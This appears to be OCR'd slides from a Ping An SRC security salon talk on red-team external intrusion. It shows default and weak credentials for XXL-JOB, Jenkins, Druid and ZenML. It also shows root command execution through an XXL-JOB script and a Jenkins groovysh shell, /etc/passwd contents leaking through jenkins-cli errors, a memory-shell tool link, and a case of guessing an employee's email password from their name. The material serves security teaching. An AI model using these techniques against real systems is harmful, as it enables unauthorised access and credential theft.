第七期

业务安全实战攻防

平安SRC线上沙龙系列主题活动

- 时间：2024.11.22 14:00~17:00

主办方

平安安全应急响应中心
PINGAN Security Response Center

合作伙伴

补天 漏洞响应平台

百度安全应急响应中心
Baidu Security Response Center

度小满安全应急响应中心
Du Xiaoman Security Response Center

无糖信息

DAY 1

TIMELINESEC

北山学院

TheLoner

蓝军视角下的外网打点

ki9mu

平安科技银河实验室资深安全研究员

目录

1 常见弱口令的深入利用

2 常见组件漏洞的深入利用

3 大模型漏洞的深入利用

PART ONE


1

常见弱口令的深入利用

Druid弱口令、XXLJOB弱口令、Zenml弱口令
Jenkins弱口令、用户名构造弱口令

Druid弱口令

PINGANSECURITYRESPONSECENTER




DataSourceStat List View JSON API

DataSource-1414431049 DataSource-2055276126

Basic Info For DataSource-1414431049View JSON API

* 用户名	gsjb
* 连接地址	jdbc:mysql://127.0.0.1:3306/gsjb_gm?rewriteBatchedStatements=true&useUnicode=true&characterEncoding
* 数据库类型	mysql
* 驱动类名	com.mysql.cj.jdbc.Driver


XXL-JOB



XXL-JOB任务调度中心

默认账号:admin

默认密码:123456




XXLJOB

任务调度中心

admin

••••••

□ 记住密码



执行日志 Console


```
[redacted]
----------- xxl-job job execute start -----------
[redacted]
[redacted]                                                                     script
root
uid=0(root) gid=0(root) groups=0(root),1(bin)[redacted]eo)
[redacted] [com.xxl.job.core.thread[redacted]-1716860708591]
[redacted] ------
----------- Result: handle[redacted]
[redacted]
----------- xxl-job job callback finish.

[Load Log Finish]
```

打内存马仅适用于xxljob和执行器是同一台的情况
https://github.com/veo/vagent

通过base64 –d和echo等方式写入文件并重新拼接再执行

Jenkins




用户列表


用户列表

```
C:\Users\Administrator\Downloads>java -jar jenkins-cli.jar -s [redacted] -auth [redacted] -webSocket g
roovysh
Groovy Shell (2.4.12, JVM: 1.8.0_292)
Type ':help' or ':h' for help.
-------------------------------------------------------------------------------
groovy:000> ls
Unknown property: ls
groovy:000> "ls".execute().text
===> bin
boot
[redacted]
etc
[redacted]
home
lib
```

```
oubleshoot:/sbin/nologin" exists.
emikj:x:2022:2022::/home/emikj:/bin/bash: No such agent "emikj:x:2022:2022::/home/emikj:/bin/bash" exists.
geoclue:x:994:990:User for geoclue:/var/lib/geoclue:/sbin/nologin: No such agent "geoclue:x:994:990:User for geoclue:/v
ar/lib/geoclue:/sbin/nologin" exists.
```

Zenml





github.com/zenml-io/zenml/blob/main/src/zenml/config/server_config.py
zenml / src / zenml / config / server_config.py
Code
Blame
504 lines (440 loc) · 22.5 KB

```python
class ServerConfiguration(BaseModel):
        display_announcements: Whether to display announcements about ZenML in
            the dashboard. Used only during initial deployment. Can be changed
            later as a part of the server settings.
        display_updates: Whether to display notifications about ZenML updates in
            the dashboard. Used only during initial deployment. Can be changed
            later as a part of the server settings.
        auto_activate: Whether to automatically activate the server and create a
            default admin user account with an empty password during the initial
            deployment.
    """

    deployment_type: ServerDeploymentType = ServerDeploymentType.OTHER
    server_url: Optional[str] = None
    dashboard_url: Optional[str] = None
    root_url_path: str = ""
```

default:[空口令]登录成功

用户名构造 PINGANSECURITYRESPONSECENTER



信息搜集到员工鲍[redacted]邮箱账户

wb.bt[redacted]

通[redacted]点弱口令爆破得到密码Bao123456

测试可登录大[redacted]邮箱

[redacted]

- 信息搜集到某员工鲍某某的邮箱
- 摸清楚企业认证体系（域认证、站点认证）
- 找到能做爆破点的站点
- 身份信息构造密码
- 开炮！！！

PART TWO

2

